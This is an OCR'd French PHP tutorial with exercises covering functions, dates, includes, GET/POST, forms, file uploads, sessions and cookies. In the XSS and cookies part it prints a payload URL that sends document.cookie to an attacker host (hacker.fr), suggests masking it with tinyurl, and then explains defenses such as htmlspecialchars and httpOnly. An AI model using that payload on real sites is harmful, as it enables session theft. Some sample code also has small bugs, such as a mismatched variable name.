Nom de la Classe/interface	Le paramètre doit être une *instanceof* de la classe ou interface donnée.	PHP 5.0.0
self	Le paramètre doit être une *instanceof* de la même classe qui a défini la méthode. Ceci ne peut être utilisé que sur les méthodes des classes et des instances.	PHP 5.0.0
array	Le paramètre doit être un array.	PHP 5.1.0
callable	Le paramètre doit être un callable valide.	PHP 5.4.0
bool	Le paramètre doit être un boolean.	PHP 7.0.0
float	Le paramètre doit être un nombre flottant (float).	PHP 7.0.0
int	Le paramètre doit être un integer.	PHP 7.0.0
string	Le paramètre doit être une string.	PHP 7.0.0
iterable	Le paramètre doit être soit un array ou une *instanceof* Traversable.	PHP 7.1.0
object	Le paramètre doit être un object.	PHP 7.2.0


1) Variables locales et globales: (portée des variables)

Les variables $rayon et $hauteur sont des **variables locales**. (elles n'existent que dans la fonction)

Si on fait:

```
<?php
$monIp=$_SERVER['REMOTE_ADDR'];

function affIp(){
echo 'Mon adresse IP est: ' .$monIp;
}
affIp();

?>
```

On va avoir une erreur



Notice: Undefined variable: monIp in C:\wamp\www\PrTz\index.php on line 5

Call Stack

#	Time	Memory	Function	Location
1	0.0036	364456	{main}( )	..\index.php:0
2	0.0036	364512	affIp( )	..\index.php:8

Mon adresse IP est:

On a une erreur car la variable n'est pas dans la fonction. Il faut dire à la fonction qu'il existe une **variable globale**

```
<?php
$monIp=$_SERVER['REMOTE_ADDR'];

function affIp(){
global $monIp;
echo 'Mon adresse IP est: ' .$monIp;
}
affIp();?>
```

Rem: Une fonction peut être appelée avant d'être définie.

2) **Les fonctions anonymes:**

La fonction n'est pas nommée. On peut créer une variable qui est égale à une fonction.

```
<?php
$displayInformation = function ($name) {
echo  sprintf('Hello %s!', $name);
                                    };
$displayInformation('Julien'); // ici on appelle la variable
?>
```

PHP propose des centaines et des centaines de fonctions prêtes à l'emploi. Sur le site officiel, la documentation PHP les répertorie toutes http://fr.php.net/manual/fr/funcref.php

Quelques exemple :

- Une fonction qui permet de rechercher et de remplacer des mots dans une variable.
- Une fonction qui envoie un fichier sur un serveur.
- Une fonction qui permet de créer des images miniatures (aussi appelées thumbnails).
- Une fonction qui envoie un mail avec PHP (très pratique pour faire une newsletter !).
- Une fonction qui permet de modifier des images, y écrire du texte, tracer des lignes, des rectangles, etc.
- Une fonction qui crypte des mots de passe.
- Une fonction qui renvoie l'heure, la date…
- Etc…

Quelques exemples de fonctions prédéfinies :

- strlen : longueur d'une chaîne

```
<?php
$phrase = 'Bonjour ,je suis une phrase !';
$longueur = strlen($phrase);

echo 'La phrase ci-dessous comporte ' . $longueur . ' caractères :<br />' . $phrase;
?>
```

- str_replace : rechercher et remplacer

```
<?php
$ma_variable = str_replace('b', 'p', 'bim bam boum');
 echo $ma_variable;
?>
```

- strrchr: Trouve la dernière occurrence d'un caractère dans une chaîne

```
<?php
$path='/toto/test.php';
var_dump (strrchr($path,'/'));
?>
```

- explode: décompose une chaine de caractère

```
<?php
var_dump (explode('/',$path));
?>
```

- trim : Supprime les espaces (ou d'autres caractères) en début et fin de chaîne

```
<?php
var_dump (trim(strrchr($path,'/'),'/'));
?>
```

- fonction date

```
<?php
// Enregistrons les informations de date dans des variables
$jour = date('d');
$mois = date('m');
$annee = date('Y');
$heure = date('H');
$minute = date('i');
// Maintenant on peut afficher ce qu'on a recueilli
echo 'Bonjour ! Nous sommes le ' . $jour . '/' . $mois . '/' .$annee . ' et il est ' . $heure. ' h ' . $minute;
?>
```

3) <u>Exemple Fonction DATE:</u>

<u>Le timestamp:</u>

Le **timestamp** est un nombre représentant le nombre de seconde écoulées entre le 1er janvier 1970 à minuit GMT et une certaine date donnée.

Pour obtenir le timestamp actuel, on utilise **time**:

```
<?php
echo 'Timestamp actuel: '.time();
?>
```

Pour obtenir le timestamp relatif à n'importe quelle date, on utilise: **mktime**

Pour obtenir le timestamp au 25 septembre 2018 à 12H00

```
<?php
$tsp = mktime(12,0,0,9,25,2018);  // mktime(heure,min,seconde,mois,jour,année)
echo 'Timestamp relative au 25 septembre 2018 à midi: '.$tsp;
?>
```

Le format le plus utilisé en php est: année/mois/jour. Pour transformer une date de ce type en son timestamp, on utilise: **strtotime**

```
<?php
$tsp = strtotime('2018/09/25');
echo 'Timestamp relative au 25/09/2018: '.$tsp;

$tsp = strtotime('2018/09/25 10:00:00');
echo 'Timestamp relative au 25/09/2018 à 10H00: '.$tsp;

$tsp2 = strtotime('25 September 2018');
$tsp3 = strtotime('now');
$tsp4 = strtotime('+1 day');
$tsp5 = strtotime('next Saturday');

?>
```

Le **timestamp** est essentiel pour comparer des dates car il est plus facile de comparer deux nombres

```
<?php
$date1 = '2016/01/25';
$date2 = '2016/06/15';
```

```
$tsp1 = strtotime($date1);
$tsp2 = strtotime($date2);

if ($tps1 < $tps2) {
echo 'La date du '.$date1.' précède le '.$date2;
}
else {
echo 'La date du '.$date2.' précède le '.$date1;

}
?>
```

Fonction date:

La fonction date permet d'écrire une date au format de notre choix en formatant un timestamp spécifique.
date(format , timestamp) http://php.net/manual/fr/function.date.php

```
<?php
echo 'Date actuelle : '.date('d/m/Y').'<br/>';
echo 'Autre format : '.date('d-m-Y').'<br/>';
echo 'A l\'anglaise  : '.date('Y.m.d').'<br/>';
echo 'Jour : '.date('l d').'<br/>';
echo 'Date complète : '.date('d/m/y H:i:s').'<br/>';
echo 'Le timestamp 100 000 000 représente : '.date('d/m/Y' , 100000000).'<br/>';

?>
```

Vérification de la validité d'une date: (lors de l'envoi dans un formulaire par exemple)

La manière la plus robuste est d'utiliser **checkdate().** Cette fonction accepte 3 chiffres en argument (le mois, le jour, l'année)

```
<?php
echo 'Date valide ?';
var_dump(checkdate(3,32,2015));
echo"<br/>";

echo 'Date valide ?';
var_dump(checkdate(2,29,2015));
echo"<br/>";

echo 'Date valide ?';
var_dump(checkdate(2,28,2015));
echo"<br/>";

echo 'Date valide ?';
var_dump(checkdate('bonjour',32,2015));
echo"<br/>";


?>
```

4) TP N°2:

1) Utiliser la fonction date pour afficher la date du jour en français (Lundi 23 Septembre par exemple).

2) Écrire les fonctions PHP qui :
   a) affiche tous les éléments d'un tableau, (voir signification de sizeof)
   b) calcule la moyenne des nombres contenus dans un tableau donné,
   c) indique combien d'éléments sont supérieurs ou égaux à 10,
   d) teste si la note 20 est présente ou non,
   e) détermine la meilleure note obtenue.
   f) Ecrire une fonction qui fournit le jour en français à partir du numéro de jour de la semaine.
      i) Utiliser cette fonction pour afficher le jour d'aujourd'hui


ii) Utiliser cette fonction pour afficher tous les jours de la semaine (Utilisez une boucle et la fonction date)

3) Choisir un nombre de trois chiffres. Effectuer ensuite des tirages aléatoires et compter le nombre de tirages nécessaire pour obtenir le nombre initial. Arrêter les tirages et afficher le nombre de coups réalisés. Réaliser ce script d'abord avec l'instruction while puis avec l'instruction for. (on utilisera la fonction rand())

4) Déterminez quel jour de la semaine seront tous les premier Mai des années comprises entre 2017 et 2022. Si le jour est un samedi ou un dimanche, affichez le message « Désolé !». Si le jour est un vendredi ou un lundi affichez « Week end prolongé !».

IV) INCLURE DES PORTIONS DE PAGE :

On peut très facilement inclure toute une page ou un bout de page à l'intérieur d'une autre. Cela va grandement vous faciliter la tâche en vous évitant d'avoir à copier le même code HTML plusieurs fois. (exemple : menu d'un site, pied de page)




```
<!DOCTYPE html>
<html>
   <head>
      <meta charset="utf-8" />
      <title>Mon site</title>
   </head>

   <body>

   <?php include("themes/entete.php"); ?>

   <?php include("themes/menus.php"); ?>

   <!-- Le corps -->
<div id="corps">
      <h1>Mon  site</h1>

      <p>
        Bienvenue sur mon site !<br />

      </p>
   </div>

   <!-- Le pied de page -->
```

```
        <?php include("themes/pied_de_page.php"); ?>

        </body>
    </html>
```

include n'affiche pas d'erreur si le fichier n'existe pas
On peut utiliser aussi **require 'entete.php';** qui lancera une erreur si le fichier n'existe pas (requis)
Si on veut n'inclure le fichier qu'une seule fois , on utilisera **require_once** ou **include_once.**
On peut donc suivant l'endroit d'où l'on exécute le fichier avoir des "soucis" d'accessibilité au fichiers.
include '../dossier/fichier.php';
include 'dossier/fichier.php';
Il faut donc constituer des chemins d'où l'on pourra récupérer les fichiers:
__DIR__ : indique le chemin du fichier executé => echo __DIR__; (voir constante magique)
Donc au lieu de mettre **include '../dossier/fichier.php';** on mettra **include __DIR__.'/../dossier/fichier.php';**

TRANSMETTRE DES DONNEES DE PAGE EN PAGE

Le langage PHP a été conçu pour que vous puissiez transmettre des informations de page en page, au fil de la navigation d'un visiteur sur votre site. C'est notamment ce qui vous permet de retenir son pseudonyme tout au long de sa visite, mais aussi de récupérer et traiter les informations qu'il rentre sur votre site, notamment dans des formulaires.

I) TRANSMETTRE DES DONNEES AVEC L'URL :

Ex : http://www.monsite.com/bonjour.php?nom=Dupont&prenom=Jean
On envoie à la page bonjour.php deux paramètres nom et prenom de valeur respective Dupont et Jean

page.php?param1=valeur1&param2=valeur2&param3=valeur3&param4=valeur4…
On peut envoyer antant de paramètres que l'on veut, la seule limite est la longueur de l'URL. En général il n'est pas conseillé de dépasser les 256 caractères. Les valeurs seront récupérées dans la variable $_GET qui est un tableau.

II) CREER UN LIEN AVEC DES PARAMETRES :

Dis-moi bonjour !
Le & dans le code a été remplacé par & dans le lien. Ça n'a rien à voir avec PHP :
simplement, en HTML, on demande à ce que les & soient écrits &

III) RECUPERER LES PARAMETRES EN PHP :

La page bonjour.php va automatiquement créer un array au nom un peu spécial : $_GET. Il s'agit d'un array associatif $_GET['nom'] et $_GET['prenom'] de valeur respective Dupond et Jean .

On pourrait par exemple écrire dans bonjour.php
* Bonjour <?php echo $_GET['prenom'] . ' ' . $_GET['nom']; ?> ! *

IV) NE FAITES JAMAIS CONFIANCE AUX DONNEES REÇUES !

Il ne faut JAMAIS faire confiance aux variables qui transitent de page en page, comme $_GET . En effet, Tous les visiteurs peuvent trafiquer les URL.
Il faut essayer de s'imaginer comment pourrait être trafiqué les URL (suppression des variables, modification des valeurs …)
On veut par exemple afficher 3 fois : bonjour Jean Dupond
On fabrique donc l'URL : *http://www.monsite.com/bonjour.php?nom=Dupont&prenom=Jean&repeter=3*
Si on ne fait pas attention et si quelqu'un de mal attentionné supprime les variables, on aura une erreur. Il pourrait aussi changer le 3 en un nombre beaucoup plus grand (PHP s'arrêtera au bout d'un certain temps d'exécution)
On va donc vérifier dans la page bonjour.php que les variables existent et que la variable repeter est bien un entier inférieur à 3

```
<?php

// isset  Cette fonction teste si une variable existe et est différente de NULL
// empty : Détermine si une variable est vide ( "", 0 , 0.0 , "0", NULL , FALSE, array() )
if (isset($_GET['prenom']) AND isset($_GET['nom']) AND isset($_GET['repeter']))
{
 // On force la conversion en nombre entier (transtypage) , si repeter est une chaine de caractères , on aura 0
 $_GET['repeter'] = (int) $_GET['repeter'];

 // Le nombre doit être compris entre 1 et 3
if ($_GET['repeter'] >= 1 AND $_GET['repeter'] <= 3)
 {
          for ($i = 0 ; $i < $_GET['repeter'] ; $i++)
            {
            echo 'Bonjour ' . $_GET['prenom'] . ' ' . $_GET['nom'] . ' !<br/>';
            }
 }
}
else
{
   echo 'Il faut renseigner un nom, un prénom et un nombre de répétitions !';
}
?>
```

V) TRANSMETTRE DES DONNEES AVEC LES FORMULAIRES :

Les formulaires constituent le principal moyen pour vos visiteurs d'entrer des informations sur votre site. Les formulaires permettent de créer une interactivité.

1) Créer la base du formulaire :

```
<form method="post" action="cible.php">

<p>
   On insèrera ici les éléments de notre formulaire.
</p>

</form>
```

- La méthode
  - get : les données transiteront par l'URL comme on l'a appris précédemment. On pourra les récupérer grâce à l'array $_GET. Cette méthode est assez peu utilisée car on ne peut pas envoyer beaucoup d'informations dans l'URL
  - post : les données ne transiteront pas par l'URL, l'utilisateur ne les verra donc pas passer dans la barre d'adresse. Cette méthode permet d'envoyer autant de données que l'on veut, ce qui fait qu'on la privilégie le plus souvent. Néanmoins, les données ne sont pas plus sécurisées qu'avec la méthode GET et il faudra toujours vérifier si tous les paramètres sont bien présents et valides. On ne doit pas plus faire confiance aux formulaires qu'aux URL.

  Si on ne spécifie pas la méthode, c'est la méthode get qui est prise par défaut.

Le get sert à faire de la configuration sur une page et jamais à soumettre des infos.

- La cible

L'attribut action sert à définir la page appelée par le formulaire. C'est cette page qui recevra les données du formulaire et qui sera chargée de les traiter.

Dans un formulaire, on peut insérer beaucoup d'éléments différents : zones de texte, boutons, cases à cocher, etc… (voir cours HTML)

Exemple :

Dans une page formulaire.php, on met:

```
<form action="cible.php" method="post">
<p>
   <input type="text" name="prenom" />
   <input type="submit" value="Valider" />
</p>
</form>
```

Et dans une page cible.php, on met :

```
<p>Bonjour !</p>
<p>Je sais comment tu t'appelles, hé hé. Tu t'appelles <?php echo $_POST['prenom']; ?> !</p>
<p>Si tu veux changer de prénom, <a href="formulaire.php">clique ici</a> pour revenir à la page formulaire.php.</p>
```

2) Ne faites jamais confiance aux données reçues et la faille XSS :

Déjà, il faudra impérativement que cible.php vérifie que toutes les données qu'elle attendait sont bien là avant d'effectuer la moindre opération.
Ensuite quelqu'un peut créer une copie légèrement modifiée du formulaire et la stocker sur son serveur.
Le « méchant » peut maintenant modifier votre formulaire, ajouter des champs, en supprimer, bref faire ce qu'il veut avec !
Votre page cible.php n'y verra que du feu car il est impossible de savoir avec certitude de quel formulaire vient le visiteur.

- La faille XSS : attention au code HTML que vous recevez !

C'est une technique qui consiste à injecter du code HTML contenant du JavaScript dans vos pages pour le faire exécuter à vos visiteurs.
Reprenons la page qui affiche le prénom qu'on lui envoie.

```
<p>Je sais comment tu t'appelles, hé hé. Tu t'appelles <?php echo $_POST['prenom']; ?> !</p>
```

Si quelqu'un écrit dans le champ prénom : <script type="text/javascript">alert('Badaboum')</script>
On aura alors :

```
<p>Je sais comment tu t'appelles, hé hé. Tu t'appelles <script type="text/javascript">alert('Badaboum')</script> !</p>
```

Tous les visiteurs qui arriveront sur cette page verront une boîte de dialogue JavaScript s'afficher.

Résoudre le problème est facile : il faut protéger le code HTML en l'échappant, c'est-à-dire en affichant les balises (ou en les retirant) plutôt que de les faire exécuter par le navigateur
Pour échapper le code HTML, il suffit d'utiliser la fonction *htmlspecialchars* qui va transformer les chevrons des balises HTML <> en < et > respectivement. Cela provoquera l'affichage de la balise plutôt que son exécution.
Si vous préférez retirer les balises HTML que le visiteur a tenté d'envoyer plutôt que de les afficher, utilisez la fonction *strip_tags*

Les caractères remplacés par htmlspecialchars() sont les suivants :

- & devient &
- " devient "
- ' devient ' (sous certaines conditions)
- < devient <
- > devient >

La fonction htmlentities() est très semblable à htmlspecialchars(). Cependant, elle se charge d'encoder tous les caractères qui ont un équivalent en HTML. Ainsi, le caractère é deviendra é, ce qui n'était pas le cas avec htmlspecialchars().

Remarque:
On peut extraire les données du $_POST avec la fonction extract

```
// on applique la fonction htmlspecialchars (sécurité) a toutes les données du POST
 $_POST = array_map('htmlspecialchars', $_POST);
  extract($_POST, EXTR_SKIP); // l'option EXTR_SKIP permet de ne pas ecraser des variables qui existent déjà
```

Avec extract , les variables vont se créer automatiquement
$name=$_POST['name'] …..

3) L'envoi de fichiers :

```
<form action="cible_envoi.php" method="post" enctype="multipart/form-data">
    <p>
        Formulaire d'envoi de fichier :<br />
        <input type="file" name="monfichier" /><br />
        <input type="submit" value="Envoyer le fichier" />
    </p>
</form>
```

Grâce à enctype, le navigateur du visiteur sait qu'il s'apprête à envoyer des fichiers.

Au moment où la page *cible_envoi.php* s'exécute, le fichier a été envoyé sur le serveur mais il est stocké dans un dossier temporaire.
C'est à vous de décider si vous acceptez définitivement le fichier ou non. Vous pouvez par exemple vérifier si le fichier a la bonne extension (si vous demandiez une image et qu'on vous envoie un « .txt », vous devrez refuser le fichier).
Pour chaque fichier envoyé, une variable $_FILES['nom_du_champ'] est créée.
Dans notre cas, la variable s'appellera $_FILES['monfichier'].

Variable	Signification
$_FILES['monfichier']['name']	Contient le nom du fichier envoyé par le visiteur.
$ FILES['monfichier']['type']	Indique le type du fichier envoyé. Si c'est une image gif par exemple, le type sera image/gif.
$_FILES['monfichier']['size']	Indique la taille du fichier envoyé. Attention : cette taille est en octets. Il faut environ 1 000 octets pour faire 1 Ko, et 1 000 000 d'octets pour faire 1 Mo. Attention : la taille de l'envoi est limitée par PHP. Par défaut, impossible d'uploader des fichiers de plus de 8 Mo.
$_FILES['monfichier']['tmp_name']	Juste après l'envoi, le fichier est placé dans un répertoire temporaire sur le serveur en attendant que votre script PHP décide si oui ou non il accepte de le stocker pour de bon. Cette variable contient l'emplacement temporaire du fichier (c'est PHP qui gère ça).


$_FILES['monfichier']['error']	Contient un code d'erreur permettant de savoir si l'envoi s'est bien effectué ou s'il y a eu un problème et si oui, lequel. La variable vaut 0 s'il n'y a pas eu d'erreur.

```
<?php
// Testons si le fichier a bien été envoyé et s'il n'y a pas d'erreur
if (isset($_FILES['monfichier']) AND $_FILES['monfichier']['error'] == 0)
{
      // Testons si le fichier n'est pas trop gros
      if ($_FILES['monfichier']['size'] <= 1000000)
      {
            /*Testons si l'extension est autorisée
La fonction pathinfo renvoie un array contenant entre autres l'extension du fichier dans $infosfichier['extension']*/
            $infosfichier = pathinfo($_FILES['monfichier']['name']);
            $extension_upload = $infosfichier['extension'];
            $extensions_autorisees = array('jpg', 'jpeg', 'gif', 'png');
            if (in_array($extension_upload,$extensions_autorisees))
            {
                  // On peut valider le fichier et le stocker définitivement dans le dossier uploads/
                  // basename renvoit le nom du fichier
move_uploaded_file($_FILES['monfichier']['tmp_name'], 'uploads/' .basename($_FILES['monfichier']['name']));
                  echo "L'envoi a bien été effectué !";
            }
      }
}
?>
```

Soyez toujours très vigilants sur la sécurité, vous devez éviter que quelqu'un puisse envoyer des fichiers PHP sur votre serveur.

4) <u>TP N°3:</u>

1) Le but de cet exercice est de créer une calculatrice simple. L'utilisateur doit saisir deux nombres et choisir une opération parmi l'addition, la soustraction, la multiplication ou la division. Le résultat de l'opération doit alors s'afficher.



2) Écrire un formulaire (formulaire.php) qui demande le nom, le prénom, la situation (célibataire, marié, divorcé), la fonction (technicien, développeur, chef de projet) de l'utilisateur et la photo (qui sera uploadée dans le dossier /uploads). Le bouton *ENVOYER* de ce formulaire lancera la page (traitement.php) qui provoquera l'affichage d'une du contenu suivant (avec les bonnes valeurs bien évidemment) :

Nom : *le nom*
Prénom : *le prénom*
Fonction : *la fonction*
Situation familiale : *la situation*
Fichier : *lien vers la photo*

3) Page protégé par mot de passe
La page doit contenir à la fois le formulaire et le message secret.
Il faut construire le code de votre page en deux grandes parties :

- si aucun mot de passe n'a été envoyé (ou s'il est faux) : afficher le formulaire ;
- si le mot de passe a été envoyé et qu'il est bon : afficher les codes secrets.

VI) VARIABLES SUPERGLOBALES, SESSIONS ET COOKIES :

Les variables superglobales commencent par un underscore (le trait de soulignement), mais surtout ces variables sont générées automatiquement par PHP. (Ex : $_GET et $_POST). les superglobales sont des array car elles contiennent généralement de nombreuses informations . Elles existent donc sur toutes les pages et sont accessibles partout : au milieu de votre code, au début, dans les fonctions, etc.
Afficher le contenu d'une superglobale :

```
<pre>
<?php
print_r($_GET);
?>
</pre>
```

Principales variables superglobales utiles:

- $_SERVER: ce sont des valeurs renvoyées par le serveur. Par exemple : $_SERVER['REMOTE_ADDR']. Elle nous donne l'adresse IP du client qui a demandé à voir la page, ce qui peut être utile pour l'identifier.
  Ex: ***var_dump ($_SERVER);***
- $_SESSION : on y retrouve les variables de session. Ce sont des variables qui restent stockées sur le serveur le temps de la présence d'un visiteur.
- $_COOKIE : contient les valeurs des cookies enregistrés sur l'ordinateur du visiteur. Cela nous permet de stocker des informations sur l'ordinateur du visiteur pendant plusieurs mois, pour se souvenir de son nom par exemple.
- $_GET : vous la connaissez, elle contient les données envoyées en paramètres dans l'URL.
- $_POST : de même, c'est une variable que vous connaissez et qui contient les informations qui viennent d'être envoyées par un formulaire.
- $_FILES : elle contient la liste des fichiers qui ont été envoyés via le formulaire précédent.

1) Les sessions :

Les sessions constituent un moyen de conserver des variables sur toutes les pages de votre site.
Un visiteur arrive sur votre site. On demande à créer une session pour lui. PHP génère alors un numéro unique. Ce numéro est souvent très gros et écrit en hexadécimal, par exemple : a02bbffc6198e6e0cc2715047bc3766f.
Ce numéro sert d'identifiant et est appelé « ID de session » (ou PHPSESSID). PHP transmet automatiquement cet ID de page en page en utilisant généralement un cookie.
On peut créer une variable $_SESSION['nom'] qui contient le nom du visiteur, $_SESSION['prenom'] qui contient le prénom, etc.

- *session_start()* : démarre le système de sessions. Si le visiteur vient d'arriver sur le site, alors un numéro de session est généré pour lui. ATTENTION : il faut appeler session_start() sur chacune de vos pages AVANT d'écrire le moindre code HTML où vous avez besoin des variables de session.
- *session_destroy()* : ferme la session du visiteur. Cette fonction est automatiquement appelée lorsque le visiteur ne charge plus de page de votre site pendant plusieurs minutes (c'est le timeout), mais vous pouvez aussi créer une page « Déconnexion » si le visiteur souhaite se déconnecter manuellement.

Tout ce qui concerne la gestion des données utilisateurs se fait au travers un tableau $_SESSION

Exemple :


```
<?php
// On démarre la session AVANT d'écrire du code HTML
session_start();

// On s'amuse à créer quelques variables de session dans $_SESSION
$_SESSION['prenom'] = 'Jean';
$_SESSION['nom'] = 'Dupont';
$_SESSION['age'] = 24;
?>

<!DOCTYPE html>
<html>
   <head>
      <meta charset="utf-8" />
      <title>Titre de ma page</title>
   </head>
   <body>
```

```
    <p>
      Salut <?php echo $_SESSION['prenom']; ?> !<br />
      Tu es à l'accueil de mon site (index.php). Tu veux aller sur
une autre page ?
    </p>

    <p>
      <a href="mapage.php">Lien vers mapage.php</a><br />
      <a href="monscript.php">Lien vers monscript.php</a><br />
      <a href="informations.php">Lien vers informations.php</a>
    </p>

    </body>
</html>
```

Sur les pages mapage.php, monscript.php et sur informations.php, on peut utiliser les variables $_SESSION['prenom'], $_SESSION['nom'] et $_SESSION['age'] à condition d'avoir d'écrit session_start(); en haut de ces pages.

2) Les cookies :

Travailler avec des cookies revient à peu près à la même chose qu'avec des sessions. Un cookie, c'est un petit fichier (quelques kilo-octets) que l'on enregistre sur l'ordinateur du visiteur. Ce fichier contient du texte et permet de « retenir » des informations sur le visiteur.
Chaque cookie stocke généralement une information à la fois et chacun a une date d'expiration.
Voilà ce que l'on obtient sur Firefox : outils -> options -> Vie privée



- Ecrire un cookie :

Comme une variable, un cookie a un nom et une valeur
On lui donne en général trois paramètres, dans l'ordre suivant :

- le nom du cookie (ex. : pseudo) ;
- la valeur du cookie (ex. : eric) ;
- la date d'expiration du cookie, sous forme de timestamp (ex. : 1090521508). c'est-à-dire le nombre de secondes écoulées depuis le 1er janvier 1970.

Pour obtenir le timestamp actuel, on fait appel à la fonction time(). Pour définir une date d'expiration du cookie, il faut ajouter au « moment actuel » le nombre de secondes au bout duquel il doit expirer.
ATTENTION, on doit créer le cookie avant tout code HTML comme pour les variables de sessions.

```
<?php setcookie('pseudo', 'eric', time() + 365*24*3600); ?>
```

Le cookie n'est cependant pas sécurisé, et on peut voir le contenu d'un cookie via le javascript:


```
<script>
  alert(document.cookie);
</script>
```

Quelqu'un de mal intentionné peut éventuellement le voler grâce à une faille XSS.
Il pourrait récupérer via un formulaire non sécurisé (voir htmlspecialchars) en injectant par exemple ce code dans le champ (message) non sécurisé.
http://sitecible.php/page.php?message=<script>location.href='http://hacker.fr/recup.php?cookie='+document.cookie</script>
La page recup.php se chargeant d'enregistrer les contenus des cookies.

Un petit coup de tinyurl et la personne à qui le lien est envoyé ne se doutera de rien !

On peut sécuriser son cookie avec le mode httpOnly. vous diminuez le risque qu'un jour l'un de vos visiteurs puisse se faire voler le contenu d'un cookie à cause d'une faille XSS.

```
<?php setcookie('pseudo', 'eric', time() + 365*24*3600, null, null, false, true); ?>
```



On peut éventuellement installer l'extension **cookie manager** de firefox

- Afficher un cookie

Les informations sont placées dans la superglobale $_COOKIE, sous forme d'array.
De ce fait, si je veux ressortir le pseudo du visiteur que j'avais inscrit dans un cookie, il suffit d'écrire : $_COOKIE['pseudo'].

ATTENTION : Les cookies viennent du visiteur. Comme toute information qui vient du visiteur, elle n'est pas sûre. N'importe quel visiteur peut créer des cookies et envoyer ainsi de fausses informations à votre site.


- Supprimer un cookie:

Supprimer le cookie avec la fonction setcookie() et unset($_COOKIE[...])
Pour supprimer le cookie, il faut d'abord indiquer en argument dans la fonction setcookie() une date d'expiration du cookie ayant lieu dans le passé ou alors on met en paramètre que le nom du cookie. Ensuite, on détruit l'enregistrement de la valeur du cookie qui est en mémoire dans la variable super globale $_COOKIE

```
<?php
// Suppression du fichier cookie
setcookie('nom_du_cookie', '');

// Suppression de la valeur du cookie en mémoire dans $_COOKIE
unset($_COOKIE['nom_du_cookie']);
?>
```

3) TP N°4:

1) Créer un formulaire de saisie des deux codes couleur préférés du visiteur du site pour la couleur de fond et le texte de la page. Les enregistrer dans deux cookies valables deux mois. À l'ouverture de la page d'accueil, récupérer ces valeurs et créer un style utilisant ces données. Offrez la possibilité d'effacer les cookies.



2) Même question mais en stockant les deux informations dans un même cookie. (voir fonction serialize et unserialize)

VII) LIRE ET ECRIRE DANS UN FICHIER :

PHP permet d'enregistrer des données dans des fichiers sur le disque dur du serveur. Pour que PHP puisse créer des fichiers, il doit avoir accès à un dossier qui lui en autorise la création. Il faut en effet donner le droit à PHP de créer et modifier les fichiers, sinon celui-ci ne pourra rien faire.

1) Autoriser l'écriture de fichiers (chmod) :

C'est le nom de la commande qui permet de modifier les droits sous Linux. (Le site est souvent sur un serveur Linux.)
Le CHMOD est un nombre à trois chiffres que l'on attribue à un fichier (par exemple 777). Selon la valeur de ce nombre, Linux autorisera (ou non) la modification du fichier.
La commande CHMOD vous permet de définir les droits d'accès à votre utilisateur, à votre groupe ainsi qu'à tous les utilisateurs. Le premier chiffre correspond à vos droits. Le second à votre groupe. Le troisième à tous les utilisateurs.

Correspondances de représentation des droits		
Droit	**Valeur alphanumérique**	**Valeur octale**
aucun droit	---	0
exécution seulement	--x	1
écriture seulement	-w-	2
ecriture et exécution	-wx	3
lecture seulement	r--	4
lecture et exécution	r-x	5
lecture et écriture	rw-	6
tous les droits (lecture, écriture et exécution)	rwx	7

Il vous est possible de modifier les droits d'un fichier ou d'un répertoire depuis votre client FTP ou par PHP.
Ex en php :

```
< ?php
// Tout pour le propriétaire, lecture et exécution pour les autres
chmod("/somedir/somefile", 0755);
?>
```

